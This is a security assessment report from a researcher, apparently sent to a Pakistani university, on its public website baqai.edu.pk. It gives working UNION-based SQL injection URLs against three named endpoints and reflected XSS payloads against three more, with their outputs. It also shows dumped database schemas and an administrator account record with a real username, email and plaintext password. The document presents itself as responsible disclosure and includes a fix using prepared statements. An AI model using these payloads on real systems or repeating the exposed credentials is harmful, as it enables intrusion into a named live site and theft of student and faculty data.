Security Assessment Report

Asset Tested: https://baqai.edu.pk/

Author: Ali Akber (Professional in cybersecurity, specializing as a Security Researcher and Application Security Engineer. With a proven track record, I have conducted numerous security tests, identifying and reporting critical bugs in top-tier companies.)

My Motive: My intent in identifying these vulnerabilities is purely ethical and aimed at improving the security of your system. I have no intention of causing any harm and no interest in exploiting this vulnerability for personal gain. Instead, I believe that by promptly addressing and rectifying this issue, the school can strengthen its overall cybersecurity posture and ensure the protection of sensitive information related to students, faculty, and the institution as a whole.

As a responsible and concerned individual, my decision to report these vulnerabilities immediately upon discovery reflects my commitment to your organization's security and the well-being of your users. I sincerely believe that open and transparent communication is the best way to address these issues and prevent any potential harm. During testing I tried my best to not affect any performance of your system or change any state or to abuse any data.

Summary: I am writing to report multiple critical vulnerability that I have identified in your web application, its impact on security & performance and how to mitigate them.

Table of Contents

Vulnerabilities

1. Title: SQL Injection (UNION-based)

Issue Description

SQL injection is a web security flaw letting attackers manipulate a database by injecting malicious SQL queries through user-controlled input, disrupting the intended database queries and potentially gaining unauthorized access or control.

Issue Identified

Identified a potential vulnerability related to how the website handles user input. Specifically, the vulnerability lies in the way the application manages SQL queries. An attacker could manipulate the input to inject unauthorized SQL commands, potentially leading to unauthorized access, data modification, or other malicious activities.

Risk Breakdown

Risk: Critical (Indicates severe level of potential harm or damage associated with this vulnerability)

Difficulty to Exploit: Low (Indicates how challenging it is for potential attackers to take advantage of this vulnerability)

CVSS2 Score: 10

(The Common Vulnerability Scoring System (CVSS) is a framework used to assess the severity of vulnerabilities. A CVSS score of 10, indicates the highest level of severity. making it a critical security issue that requires immediate attention)

Impact

1. Unauthorized Data Access: Attackers can access and retrieve sensitive data of Student and teacher such as CNIC, email, phone number, verification code, names, fees and other sensitive data from databases, leading to lose of Confidentiality.

2. Data Manipulation: Attackers have the capability to modify, update, or delete data, leading to potential corruption or loss.

3. Server Compromise: Injected SQL statements may grant attackers control over the web server, allowing to read any file or enabling the execution of OS commands to gain full system control.

Affected URLs


- https://baqai.edu.pk/ResultProgramDetail.php?id=1

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to get the version information of your running Database Management System (DBMS) in the backend.


```
https://baqai.edu.pk/ResultProgramDetail.php?id=-1' UNION ALL SELECT
CONCAT(version())-- -
```



10.6.16-MariaDB-cll-lve


Figure 1 Version of DBMS

```
https://baqai.edu.pk/ResultProgramDetail.php?id=-
1%27%20UNION%20ALL%20SELECT%20CONCAT(user())--%20-
```




favadmallcom_azfar@localhost

Figure 2 DBMS Username




```
Database: favadmallcom_bqqec
Table: user_session
[8 columns]
+----------------------+-------------+
| Column               | Type        |
+----------------------+-------------+
| CreatedOn            | timestamp   |
| Id                   | int(11)     |
| LastActivityDateTime | timestamp   |
| LocationId           | int(11)     |
| Terminal             | varchar(50) |
| TerminalIP           | varchar(50) |
| Token                | text        |
| UserId               | int(11)     |
+----------------------+-------------+
```

Figure 3 Sensitive Information




```
Database: favadmallcom_bqqec
Table: users
[5 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| Name     | varchar(255) |
| Id       | int(11)      |
| IsActive | int(11)      |
| Password | text         |
| UserName | varchar(255) |
+----------+--------------+
```

Figure 5 Sensitive Information



```
Database: favadmallcom_bqfacult
Table: users
[6 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| DateCreated  | timestamp    |
| IsActive     | varchar(200) |
| SystemUserid | int(11)      |
| UserEmail    | varchar(200) |
| UserName     | varchar(200) |
| UserPassword | varchar(200) |
+--------------+--------------+
```

Figure 6 Faculty's Sensitive Data



```
Database: favadmallcom_bqfacult
Table: users
[1 entry]
+--------------+----------+----------+----------------------+---------------------+--------------+
| SystemUserid | IsActive | UserName | UserEmail            | DateCreated         | UserPassword |
+--------------+----------+----------+----------------------+---------------------+--------------+
| 1            | Active   | naveed   | webmaster@baqai.edu.pk | 2016-02-03 08:43:41 | airforce1    |
+--------------+----------+----------+----------------------+---------------------+--------------+
```

Figure 7 Admin Credentials

I hope that the given Proof-of-concept and images I attached are enough to understand the severity of this issue.

Mitigation

1. **Parameterized Queries/Prepared Statements:** Prepared statements help prevent SQL injection by handling user input and query execution in a secure manner.

```
// Using prepared statement to prevent SQL injection
$stmt = $conn->prepare("SELECT * FROM result WHERE id = ?");
$stmt->bind_param("i", $id);

// Execute the query
$stmt->execute();

// Get the result
$result = $stmt->get_result();
```

Go to your “ResultProgramDetail.php” file and search for SQL Query that’s passing the “id” parameter and edit that code to the above given code it’ll fix the issue.

External Reference/Resources:

(You can check these external resources to learn more about this vulnerability or to measure its impact from recent attacks and how malicious attackers/hackers can take advantage of this vulnerability)

- https://hackerone.com/reports/1069561
- https://hackerone.com/reports/1046084

2. Title: SQL Injection (UNION-based)

Affected URLs


- https://baqai.edu.pk/CollegeDetail.php?id=4&title=Baqai%20Medical%20College

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to get the username of your current Database management system (DBMS).

```
https://baqai.edu.pk/CollegeDetail.php?id=-
1%27%20UNION%20ALL%20SELECT%201,2,3,CONCAT(user()),4--%20-
&title=Baqai%20Medical%20College
```



FAVADMALLCOM_AZFAR@LOCALHOST

Figure 4 DBMS Username

3. Title: SQL Injection (UNION-based)

Affected URLs


- https://baqai.edu.pk/InstituteDetail.php?id=2

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to get the current Database's name in your Database management system (DBMS).

```
https://baqai.edu.pk/InstituteDetail.php?id=-
1%27%20UNION%20ALL%20SELECT%201,2,3,CONCAT(database()),4--%20-
```



```
FAVADMALLCOM_BQFACULT
```

Figure 5 Database's name

4. Title: XSS (Reflected)

Issue Description

Reflected Cross-Site Scripting (XSS) is a web security vulnerability that arises when a web application includes untrusted data within its output, which is then interpreted by a victim's browser. Attackers can inject malicious scripts into the web page, potentially leading to the execution of unauthorized code in the context of the user's browser, compromising sensitive information or performing malicious actions on behalf of the user.

Issue Identified

Identified a potential vulnerability related to how the website reflects user input in its output. Specifically, the vulnerability lies in the way the application handles and displays user-supplied data without proper validation or encoding. An attacker could exploit this flaw by injecting malicious scripts into the web page, potentially leading to the execution of unauthorized code within the context of the victim's browser, and consequently, posing a risk to user data and security.

Risk Breakdown

Risk: Medium

Difficulty to Exploit: Low

CVSS2 Score: 6

Impact:

- Compromised User Sessions: Unauthorized code allowing attackers to hijack user’s session by stealing authentication tokens or session cookies.

- Privacy Violations: Extraction of sensitive user information through malicious scripts (such as keylogger etc) poses risks to privacy.

- Trust and User Manipulation: Injection of content or links into legitimate pages may lead to unintended user actions, such as unauthorized transactions or disclosure of sensitive information, eroding trust in the web application's integrity.

- Unauthorized Actions on Behalf of Users: XSS-facilitated CSRF attacks enable users to unknowingly perform actions without consent, increasing the likelihood of unauthorized activities.

Affected URLs


- https://baqai.edu.pk/NewsDetails.php?title=NADEP

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to execute the JavaScript Code.

```
https://baqai.edu.pk/NewsDetails.php?title=%3Cscript%3Ealert(%22XSS%20is%2
0Detected%22)%3C/script%3E
```


baqai.edu.pk says

XSS is Detected

Figure 6 JS Code Executed

5. Title: XSS (Reflected)

Affected URLs


- https://baqai.edu.pk/CollegeDetail.php?id=4&title=Baqai%20Medical%20College

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to execute the JavaScript Code.

```
https://baqai.edu.pk/CollegeDetail.php?id=5&title=%3Cscript%3Ealert(%22XSS
%20is%20detected%22);%3C/script%3E
```


baqai.edu.pk says

XSS is detected

6. Title: XSS (Reflected)

Affected URLs


- https://baqai.edu.pk/BMU-QEC.php?page=QEC%20Structure

Steps to Reproduce

The following steps indicate a proof of concept (PoC) outlined in one (1) step to reproduce and execute the issue.

STEP 1: Copy and run the below code in your web browser to execute the JavaScript Code.

```
https://baqai.edu.pk/BMU-
QEC.php?page=%3Cscript%3Ealert(%22XSS%20is%20detected%22)%3C/script%3E
```



baqai.edu.pk says

XSS is detected